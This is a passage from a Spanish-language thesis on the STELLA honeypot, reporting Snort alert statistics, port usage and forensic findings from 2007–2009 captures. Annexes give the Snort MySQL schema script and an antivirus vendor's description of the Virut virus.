pasivo. Este último fue el caso de una de las intrusiones de 2009 analizadas –capítulo 5 –, en la que se accedía a uno de los servidores remotos de un atacante previo. La gran ventaja es que, sea cual sea el comportamiento que se practique, el sistema operativo real, la máquina física en la que se está llevando a cabo la *honeypot*, estará segura de dichos ataques, que tampoco supondrán riesgo alguno para el resto de la red.

6.3 Las Capturas

Una vez que STELLA fue definida por completo, se comenzaron a hacer capturas. Dichas capturas se sucedieron a lo largo de los años 2007, 2008 y 2009, siendo analizadas posteriormente.

En cada periodo de capturas, STELLA se ponía en funcionamiento con todos los sistemas en activo y se dejaba actuar sin llevar a cabo tarea alguna con ella. El tiempo de exposición a los ataques era variable, pues dependía de si, en tiempo real, se encontraba algún ataque a considerar y aislar, o de si, simplemente, el sistema operativo se caía por completo. Tras ello, se retornaba a una *snapshot* segura de no tener infección alguna, y se reproducía el proceso.

Periódicamente, se analizaba la máquina en su estado final, lo que se refiere a la última *snapshot* tomada para una captura o periodo de exposición, y se hacía el estudio sobre las infecciones encontradas, cuya metodología ha sido explicada en el

capítulo 5. Este análisis comprendía tanto la detección de las intrusiones como su recreación, de modo que se obtuviera una descripción completa del tipo de ataque. El tiempo en ello empleado solía depender de la complejidad del ataque, ya que un simple troyano no tomaba el mismo trabajo que un virus polimórfico, al cual se le otorgaba bastante más tiempo de ejecución para que mutase.

Los resultados de las capturas expuestos en este documento son de aquellas que se consideraron más interesantes para los periodos citados de 2007 y 2009, pero existen multitud de datos aquí no descritos. En cualquier caso, se puede llevar a cabo un análisis cuantitativo de este tipo de ataques con tan sólo acceder a los datos guardados (base de datos con las alertas de Snort, *snapshots*, etc) que dé una idea de los valores generales además de las descripciones de las capturas mostradas para 2007 y 2009.

Basándonos en los intentos de intrusión, ya sean fallidos o no, se puede decir que los ataques aumentaron – o al menos su detección – considerablemente en 2009. Esto se refleja en el número de alertas lanzadas por Snort, tal y como muestra la siguiente figura:




Ilustración 85. Comparativa de alertas registradas en los años 2007 y 2009

Los resultados que se tienen en cuenta en esta representación son para tiempos de exposición similares, aunque sí se ha de saber que, debido a la actualización de reglas para el año 2009, las condiciones no eran las mismas, por lo que es probable que no es que hubiera más ataques en este año, sino que era mayor el número de ellos detectados. Por otro lado, la agresividad del tráfico de red generado por un virus concreto también es tenida en cuenta, ya que según las conexiones que estos establecieran se producían mayor o menor número de alertas.

También se puede observar, en base a los datos recogidos para estos periodos, la variedad de *malware* que afectó a la máquina en 2007 era mayor que la que afectó en 2009. Igualmente constatable que el hecho de que como algunos ataques seguían produciéndose dos años después. Tal es el caso del gusano registrado por McAfee como W32/Sdbot.worm!ftp, que continúa actuando desde el año 2004, año en que fue detectado por primera vez.

Los ataques a lo largo de estos tres años utilizaban principalmente como protocolo de transporte TCP, aunque no era el único. En la siguiente gráfica se muestra la proporción de uso de cada uno de los protocolos registradas por Snort:




Ilustración 86. Alertas registradas de 2007 a 2009 clasificadas por protocolo.

Las alertas ICMP están asociadas mayormente a intentos de acceso fallidos (ICMP es un subprotocolo de control y notificación de errores de IP que se usa para enviar mensajes de error, indicando por ejemplo que un servicio determinado no está disponible o que un *router* o *host* no puede ser localizado.), mientras que las alertas TCP y UDP están, por lo general, asociadas a accesos con éxito, ya sea para perpetrar el ataque, para llevar a cabo un escaneo de puertos, etc.

Puesto que se ha recogido información sobre las conexiones de red, se pueden establecer ciertos patrones de ataque en este sentido a lo largo de estos años. Así, se obtiene una lista extensa de IP´s sospechosas, información sobre los puertos destino y origen para cada uno de los protocolos, medios de ataque por la red, etc. El listado de IP´s es demasiado grande para ser mostrado, ya que Snort nos da 12274 direcciones de origen registradas y 10401 de destino. Estas direcciones no sólo pertenecen a direcciones de atacantes, sino también a aquellas que accede la propia *honeypot* una vez infectada para propagar dicha infección.

Puesto que es mayor el número de alertas TCP, es natural que también lo sea el de puertos utilizados por este protocolo.




Ilustración 87. Número de puertos origen utilizados en los ataques para TCP y UDP.




Ilustración 88. Número de puertos destino utilizados en los ataques para TCP y UDP.

Un análisis interesante es el de los puertos utilizados para realizar el ataque. El campo de puerto tiene una longitud de 16 bits, lo que permite un rango que va desde **0** a **65535**, pero no todos estos puertos son de libre uso. Así, el puerto **0** es un puerto reservado, pero es un puerto permitido si el emisor no permite respuestas del receptor. Los puertos **1** a **1023** reciben el nombre de *Puertos bien conocidos*. Los puertos **1024** a **49151** son los llamados *Puertos registrados*, y son los de libre utilización. Por último, los puertos del **49152** al **65535** son puertos *efímeros*, de tipo *temporal*, y se utilizan sobre todo por los *clientes* al conectar con el *servidor*.

La importancia de la apertura de estos puertos viene dada porque muchos programas de muy diferente tipo los utilizan, y necesitan tenerlos abiertos y, en el caso de redes, correctamente asignados. En general, cualquier programa o servicio que necesite comunicarse necesita un puerto o varios por el que hacerlo. Los más habituales y conocidos son:

- 20 (TCP), utilizado por FTP (File Transfer Protocol) para datos
- 21 (TCP), utilizado por FTP (File Transfer Protocol) para control
- 25 (TCP), utilizado por SMTP (Simple Mail Transfer Protocol)
- 53 (TCP), utilizado por DNS (Domain Name System)
- 53 (UDP), utilizado por DNS (Domain Name System)
- 67 (UDP), utilizado por BOOTP BootStrap Protocol (Server) y por DHCP
- 68 (UDP). utilizado por BOOTP BootStrap Protocol (Client) y por DHCP
- 69 (UDP), utilizado por TFTP (Trivial File Transfer Protocol)
- 80 (TCP), utilizado por HTTP (HyperText Transfer Protocol)
- 88 (TCP), utilizado por Kerberos (agente de autenticación)
- 110 (TCP), utilizado por POP3 (Post Office Protocol)

- 137 (TCP), utilizado por NetBios (servicio de nombres)
- 137 (UDP), utilizado por NetBios (servicio de nombres)
- 138 (TCP), utilizado por NetBios (servicio de envío de datagramas)
- 138 (UDP), utilizado por NetBios (servicio de envío de datagramas)
- 139 (TCP), utilizado por NetBios (servicio de sesiones) 139 (UDP), utilizado por NetBios (servicio de sesiones)
- 143 (TCP), utilizado por IMAP4 (Internet Message Access Protocol)
- 443 (TCP), utilizado por HTTPS/SSL (transferencia segura de páginas web)
- 445 (TCP), utilizado por NetBios SMB (server message block)
- 993 (TCP), utilizado por IMAP4 sobre SSL
- 995 (TCP), utilizado por POP3 sobre SSL
- 1080 (TCP), utilizado por SOCKS Proxy
- 1433 (TCP), utilizado por Microsoft-SQL-Server
- 1434 (TCP), utilizado por Microsoft-SQL-Monitor
- 1434 (UDP), utilizado por Microsoft-SQL-Monitor
- 1701 (UDP), utilizado para Enrutamiento y Acceso Remoto para VPN con L2TP.
- 1723 (TCP). utilizado para Enrutamiento y Acceso Remoto para VPN con PPTP.
- 1761 (TCP), utilizado por Novell Zenworks Remote Control utility
- 1863 (TCP), utilizado por MSN Messenger
- 5000 (TCP), utilizado por uPnP

Los puertos de origen más habituales en las alertas (mayor número de ocurrencias) se muestra en los histogramas para TCP y UDP de las Ilustraciones 89 a 92.




Ilustración 89. Puertos TCP origen más habituales.




Ilustración 90. Puertos UDP origen más habituales.




Ilustración 91. Puertos TCP destino más habituales.




Ilustración 92. Puertos UDP destino más habituales.

Es interesante ver estos histogramas para poderse hacer una idea de puertos que suponen un mayor riesgo, pero no se debe dejar engañar por estas ocurrencias, pues, en muchos casos, se trata del mismo ataque que itera un intento de

conexión, saturando el ancho de banda de conexión. También se ha de tener en cuenta que un *sniffer* no puede detectar todos los ataques, por ejemplo, algunos ataques encriptados (de ahí la necesidad de un IDS de *host* que lo complementase y demás herramientas utilizadas).

Así, entre los puertos más registrados en las alertas, se hecha de menos, entre otros, el 21 para FTP, dado el registro de varias infecciones que hacían uso de este protocolo. Esto es debido a la naturaleza encriptada de este tipo de ataques, que los hacía registrables por Sebek pero no por Snort. Por los demás, se ven reflejadas acciones en los puertos más comunes (25, 80, 53, 137, etc) en el compromiso de la seguridad de un sistema operativo Windows XP. Así, muchos de estos ataques podrían haberse evitado cerrando ciertos puertos sobradamente conocidos como debilidades del sistema – haciendo referencia principalmente al 137, 138, 139, 445 y 5000, que, generalmente, no son utilizados pero están abiertos por defecto; otros puertos, como el 80 (HTTP), no se deben cerrar si se quiere tener acceso a servicios comunes de alta utilización –, pues, aunque de este modo dicho parece algo sencillo de evitar, existen multitud de usuarios que desconocen este hecho. Por otro lado, se demuestra que, si se hace uso de aplicaciones que requieran la apertura de estos puertos – evidente el caso del puerto 80, como ya se comentaba –, el ordenador se encuentra expuesto a riesgos tan sólo evitables por medio de una buena política de seguridad que incluya el uso de cortafuegos y antivirus.

6.3.1 Análisis forense

Pasando a hacer mención de las consecuencias que las infecciones registradas tenían sobre la máquina, se puede decir que esto se basa, primordialmente y como es lógico, en la complejidad de la infección. Así, la tendencia principal es la de crear/modificar registros para hacer que el software malicioso continúe su actuación una vez reiniciada la máquina. Sobresale la cantidad de registros y archivos que el virus polimórfico *Virut* efectúa, pues se trata de un elemento en continua evolución con cuya actuación se hace casi indestructible. Así, si nos limitamos a los resultados expuestos en esta memoria, se llega a la conclusión de que los ataques de 2009 son mucho más complejos que los encontrados en 2007, pero se ha de tener en cuenta que este tipo de trabajo y a esta escala no produce resultados que puedan servir de base para una afirmación tal, ya que el tipo de ataques registrados está altamente ligado al azar, la buena o mala suerte que se tiene al ser o no infectado.

Los servicios del sistema operativo son uno de los puntos de modificación más comunes en las intrusiones vistas. De esta forma, el atacante consigue instalarse en el sistema y/o evitar que otros intrusos se introduzcan en la máquina para llevar a cabo acciones que puedan obstaculizar sus maniobras.

6.4 Tiempo De Desarrollo de Este Trabajo

Todo este proceso de planificación – refiriéndose a la definición de herramientas necesarias (software de virtualización, NIDS, HIDS, etc.), no a la herramienta en concreto (Ethereal y Snort, Ossec y Sebek) –, diseño – definiendo las herramientas concretas y el punto del entorno en el que residirían – y puesta a prueba de cada uno de estos diseños tomó un tiempo aproximado de unos tres-cuatro meses. Esta duración se justifica debido a la complejidad de instalación de algunos de los paquetes de software debido a incompatibilidades de las aplicaciones entre sí (ACID con PHP 5.0, por ejemplo) e incluso con el sistema operativo (Snort sufría de algunos defectos en su código que lo hacían incompatible con Windows), así como a la necesidad de periodos de prueba de cierta longitud para poder evaluar el sistema implementado.

Así, se puede comparar este transcurso de tres-cuatro meses para la implantación con los tiempos de exposición del cebo para recoger datos. Tal y como se comentó, las capturas en este documento mostradas tomaron aproximadamente tres meses del año 2007 y otros tres del 2009 con la *honeypot* desplegada. Realmente, se tomaron datos también durante varios meses en 2008 y en otros momentos de los años 2007 y 2009, pero aquí sólo se muestran aquella información que resultó más interesante – incluso entre aquella recogida en los periodos determinados –, dado que la cantidad de datos tomados es enorme. Por otro lado, se debe reseñar la utilidad del diseño implementado a lo largo del tiempo, pues, con tan sólo ciertas actualizaciones del software instalado, la *honeypot* siguió haciendo su trabajo con sumo acierto transcurridos dos años.

6.5 Costes Económicos

La mayoría del software empleado es libre, por lo que los recursos económicos necesarios no son cuantiosos, además de que no requieren una máquina física con potencial excesivo. Esto da acceso a cualquier persona con un ordenador de características mínimas a poder implementar su propia *honeypot* con este diseño, ya sea para el aprendizaje de este tipo de temas como tan sólo para mantener seguro su propio ordenador. Pues no se debe olvidar que todo el mundo está expuesto a estos riesgos y que la descarga de archivos, ejecución de programas, instalación de software, etc., siempre supone un riesgo considerable para la salud de la computadora. De este modo, al tener una *honeypot* alojada y completamente aislada del sistema físico real, se pueden abrir/ejecutar/instalar los archivos y programas que se necesiten sin riesgo alguno, pudiéndose comprobar así su legitimidad y amenaza que supondría sobre la máquina real con gran precisión. De esta forma, el usuario dispondría de información sobrada para decidir si dicho software debe ser o no utilizado en su ordenador.

ANEXO I. Fichero Create_MySQL

create_MySQL

```
# Copyright (C) 2000-2002 Carnegie Mellon University
#
# Maintainer: Roman Danyliw <rdd@cert.org>, <roman@danyliw.com>
#
# Original Author(s): Jed Pickel <jed@pickel.net>    (2000-2001)
#                 Roman Danyliw <rdd@cert.org>
#                 Todd Schrubb <tls@cert.org>


CREATE TABLE `schema` ( vseq       INT      UNSIGNED NOT NULL,
                ctime      DATETIME NOT NULL,
                PRIMARY KEY (vseq));
INSERT INTO `schema`  (vseq, ctime) VALUES ('107', now());

CREATE TABLE event  ( sid    INT      UNSIGNED NOT NULL,
                cid      INT      UNSIGNED NOT NULL,
                signature   INT      UNSIGNED NOT NULL,
                timestamp      DATETIME NOT NULL,
                PRIMARY KEY (sid,cid),
                INDEX       sig (signature),
                INDEX       time (timestamp));

CREATE TABLE signature ( sig_id       INT         UNSIGNED NOT NULL
AUTO_INCREMENT,
                  sig_name     VARCHAR(255) NOT NULL,
                  sig_class_id INT          UNSIGNED,
                  sig_priority INT          UNSIGNED,
                  sig_rev      INT          UNSIGNED,
                  sig_sid      INT          UNSIGNED,
                  sig_gid      INT          UNSIGNED,
                  PRIMARY KEY (sig_id),
                  INDEX   sign_idx (sig_name(20)),
                  INDEX   sig_class_id_idx (sig_class_id));

CREATE TABLE sig_reference (sig_id  INT    UNSIGNED NOT NULL,
                    ref_seq INT    UNSIGNED NOT NULL,
                    ref_id  INT    UNSIGNED NOT NULL,
                    PRIMARY KEY(sig_id, ref_seq));

CREATE TABLE reference (  ref_id       INT         UNSIGNED NOT NULL
AUTO_INCREMENT,
                  ref_system_id INT         UNSIGNED NOT NULL,
                  ref_tag       TEXT NOT NULL,
                  PRIMARY KEY (ref_id));

CREATE TABLE reference_system ( ref_system_id   INT         UNSIGNED NOT NULL
AUTO_INCREMENT,
                       ref_system_name VARCHAR(20),
                       PRIMARY KEY (ref_system_id));
```

```
CREATE TABLE sig_class ( sig_class_id       INT    UNSIGNED NOT NULL
AUTO_INCREMENT,
                  sig_class_name      VARCHAR(60) NOT NULL,
                  PRIMARY KEY (sig_class_id),
                  INDEX       (sig_class_id),
                  INDEX       (sig_class_name));

# store info about the sensor supplying data
CREATE TABLE sensor ( sid    INT      UNSIGNED NOT NULL AUTO_INCREMENT,
                  hostname    TEXT,
                  interface   TEXT,
                  filter    TEXT,
                  detail  TINYINT,
                  encoding       TINYINT,
                  last_cid    INT      UNSIGNED NOT NULL,
                  PRIMARY KEY (sid));

# All of the fields of an ip header
CREATE TABLE iphdr  ( sid    INT      UNSIGNED NOT NULL,
                  cid      INT      UNSIGNED NOT NULL,
                  ip_src     INT      UNSIGNED NOT NULL,
                  ip_dst     INT      UNSIGNED NOT NULL,
                  ip_ver     TINYINT  UNSIGNED,
                  ip_hlen     TINYINT  UNSIGNED,
                  ip_tos          TINYINT  UNSIGNED,
                  ip_len          SMALLINT UNSIGNED,
                  ip_id           SMALLINT UNSIGNED,
                  ip_flags    TINYINT  UNSIGNED,
                  ip_off     SMALLINT UNSIGNED,
                  ip_ttl          TINYINT  UNSIGNED,
                  ip_proto        TINYINT  UNSIGNED NOT NULL,
                  ip_csum         SMALLINT UNSIGNED,
                  PRIMARY KEY (sid,cid),
                  INDEX ip_src (ip_src),
                  INDEX ip_dst (ip_dst));

# All of the fields of a tcp header
CREATE TABLE tcphdr(  sid    INT      UNSIGNED NOT NULL,
                  cid      INT      UNSIGNED NOT NULL,
                  tcp_sport   SMALLINT UNSIGNED NOT NULL,
                  tcp_dport   SMALLINT UNSIGNED NOT NULL,
                  tcp_seq     INT      UNSIGNED,
                  tcp_ack     INT      UNSIGNED,
                  tcp_off     TINYINT  UNSIGNED,
                  tcp_res     TINYINT  UNSIGNED,
                  tcp_flags   TINYINT  UNSIGNED NOT NULL,
                  tcp_win     SMALLINT UNSIGNED,
                  tcp_csum    SMALLINT UNSIGNED,
                  tcp_urp     SMALLINT UNSIGNED,
                  PRIMARY KEY (sid,cid),
                  INDEX       tcp_sport (tcp_sport),
                  INDEX       tcp_dport (tcp_dport),
                  INDEX       tcp_flags (tcp_flags));

# All of the fields of a udp header
CREATE TABLE udphdr(  sid          INT      UNSIGNED NOT NULL,
                  cid      INT      UNSIGNED NOT NULL,
```

```
                udp_sport   SMALLINT UNSIGNED NOT NULL,
                udp_dport   SMALLINT UNSIGNED NOT NULL,
                udp_len     SMALLINT UNSIGNED,
                udp_csum    SMALLINT UNSIGNED,
                PRIMARY KEY (sid,cid),
                INDEX       udp_sport (udp_sport),
                INDEX       udp_dport (udp_dport));

# All of the fields of an icmp header
CREATE TABLE icmphdr( sid           INT      UNSIGNED NOT NULL,
                cid      INT      UNSIGNED NOT NULL,
                icmp_type   TINYINT  UNSIGNED NOT NULL,
                icmp_code   TINYINT  UNSIGNED NOT NULL,
                icmp_csum   SMALLINT UNSIGNED,
                icmp_id     SMALLINT UNSIGNED,
                icmp_seq    SMALLINT UNSIGNED,
                PRIMARY KEY (sid,cid),
                INDEX       icmp_type (icmp_type));

# Protocol options
CREATE TABLE opt    ( sid        INT      UNSIGNED NOT NULL,
                cid         INT      UNSIGNED NOT NULL,
                optid       INT      UNSIGNED NOT NULL,
                opt_proto   TINYINT  UNSIGNED NOT NULL,
                opt_code    TINYINT  UNSIGNED NOT NULL,
                opt_len     SMALLINT,
                opt_data    TEXT,
                PRIMARY KEY (sid,cid,optid));

# Packet payload
CREATE TABLE data   ( sid          INT      UNSIGNED NOT NULL,
                cid          INT      UNSIGNED NOT NULL,
                data_payload  TEXT,
                PRIMARY KEY (sid,cid));

# encoding is a lookup table for storing encoding types
CREATE TABLE encoding(encoding_type TINYINT UNSIGNED NOT NULL,
                encoding_text TEXT NOT NULL,
                PRIMARY KEY (encoding_type));
INSERT INTO encoding (encoding_type, encoding_text) VALUES (0, 'hex');
INSERT INTO encoding (encoding_type, encoding_text) VALUES (1, 'base64');
INSERT INTO encoding (encoding_type, encoding_text) VALUES (2, 'ascii');

# detail is a lookup table for storing different detail levels
CREATE TABLE detail  (detail_type TINYINT UNSIGNED NOT NULL,
                detail_text TEXT NOT NULL,
                PRIMARY KEY (detail_type));
INSERT INTO detail (detail_type, detail_text) VALUES (0, 'fast');
INSERT INTO detail (detail_type, detail_text) VALUES (1, 'full');

# be sure to also use the Snortdb-extra tables if you want
# map*pings* for tcp flags, protocols, and ports
```

ANEXO II. Intrusión 1 – 2009: Caracterización por los motores antivirus.

W32/Virut.n.gen
Type
Virus
SubType
Generic
Discovery Date
02/11/2009
Length
Minimum DAT
5523 (02/11/2009)
Updated DAT
5639 (06/07/2009)
Minimum Engine
5.2.00
Description Added
02/11/2009
Description Modified
02/13/2009 6:28 PM (PT)
Risk Assessment
Corporate User
Low
Home User
Low
Overview -
W32/Virut.n.gen is a polymorpic parasitic virus. It will infect PE and HTML files in the system and download other malware.
Characteristics
Characteristics -
This is a generic detection for infections associated with W32/Virut.n. Please refer to W32/Virut.n for further details
Symptoms
Symptoms -
Method of Infection
Method of Infection -
Removal -
Removal -
All Users:
Use current engine and DAT files for detection and removal.
Modifications made to the system Registry and/or INI files for the purposes of hooking system startup, will be successfully removed if cleaning with the recommended engine and DAT combination (or higher).
Additional Windows ME/XP removal considerations
Characterisctics:
This is a generic detection for infections associated with W32/Virut.n. Please refer to W32/Virut.n for further details
Final del formulario
